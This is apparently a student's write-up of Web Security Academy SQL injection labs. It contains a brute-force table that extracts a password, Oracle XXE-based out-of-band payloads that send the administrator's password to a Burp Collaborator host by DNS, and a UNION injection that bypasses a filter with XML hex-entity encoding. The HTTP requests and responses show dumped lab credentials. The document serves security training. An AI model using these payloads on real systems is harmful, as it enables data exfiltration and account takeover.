
Request Response

Pretty Raw Hex \n


Exactly 20 characters.

Brute force attack to obtain the password of the administrator.





Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment	Response received
419	1	t	200			11465		10203
222	2	k	200			11465		10198
47	3	c	200			11465		10201
400	4	s	200			11465		10204
313	5	o	200			11465		10200
72	6	d	200			11465		10204
29	7	b	200			11465		10207
514	8	x	200			11465		10200
405	9	s	200			11465		10203
10	10	a	200			11465		10209
517	11	x	200			11465		10199
430	12	t	200			11465		10201
255	13	l	200			11465		10204
564	14	z	200			11465		10201
345	15	p	200			11465		10204
148	16	g	200			11465		10201
303	17	n	200			11465		10201
348	18	p	200			11465		10253
261	19	l	200			11465		10201
570	20	z	200			11465		10198



16. Blind SQL injection with out-of-band interaction.

Task:


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.


The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to Burp Collaborator.

In here what we are going to do is a DNS lookup.

- Payload → ' || (SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://7x5gknw4d3iptysb9cok4snnye45svgk.oastify.com/"> %remote;]>'),'/l') FROM dual)—
(use the cheat sheet according to the database type this is oracle and use burp collaborator.)





17. Blind SQL injection with out-of-band data exfiltration.

Task:


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.


The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.


To solve the lab, log in as the `administrator` user.

- SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual
- **' || (SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username = 'administrator')||'.lpeuc1oi5ha3lckp1qgyw6f1qswlkc81.oastify.com/"> %remote;]>'),'/l') FROM dual)—**





Password → **nke2tm2o2rxx4wuyaf26**



18. SQL injection with filter bypass via XML encoding.

Task:


> This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.
>
> The database contains a `users` table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.

- Install the hackvetor extension.
- Go to the stock check feature and grab the request with burpsuite.
- 1 UNION SELECT NULL → no out put

Because it identifies UNION SQL injection attacks.

To solve the lab we need to encode the query and send it using hackvetor extension.

- Select the query → extensions → hackvetor → encode → hex_entities
- Query → 1 UNION SELECT username || '~' || password FROM users



Request

Pretty Raw Hex


```
1 POST /product/stock HTTP/2
2 Host:
  0a6700d803281754803cf380004f00ba.web-security-academy.net
3 Cookie: session=VQSCM940wK5l39fTs3DOpLyXBB6tcsDz
4 Content-Length: 125
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
   Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin:
  https://0a6700d803281754803cf380004f00ba.web-security-acade
  my.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a6700d803281754803cf380004f00ba.web-security-acade
  my.net/product?productId=6
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
      <productId>
        6
      </productId>
      <storeId>
        1 UNION SELECT NULL
      </storeId>
    </stockCheck>
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 "Attack detected"
```

Inspector Notes



Request


Pretty Raw Hex Hackvertor

```
1 POST /product/stock HTTP/2
2 Host:
  0a6700d803281754803cf380004f00ba.web-security-academy.net
3 Cookie: session=RIDEujKPXHqf7LbVkLB6l2QL3XJQ1GBr
4 Content-Length: 190
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
   Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin:
  https://0a6700d803281754803cf380004f00ba.web-security-acade
  my.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a6700d803281754803cf380004f00ba.web-security-acade
  my.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
      <productId>
        1
      </productId>
      <storeId>
        <@hex_entities>
          1 UNION SELECT username || '~' || password FROM
          users<@/hex_entities>
          </storeId>
        </stockCheck>
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 100
5
6 carlos~pbmcv4qy57he2klohSow
7 660 units
8 administrator~i0b8pq92l0ryw6kamzla
9 wiener~l52luyfy5n4lh4r2v8m2
```


Web Security Academy
SQL injection with filter bypass via XML encoding
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email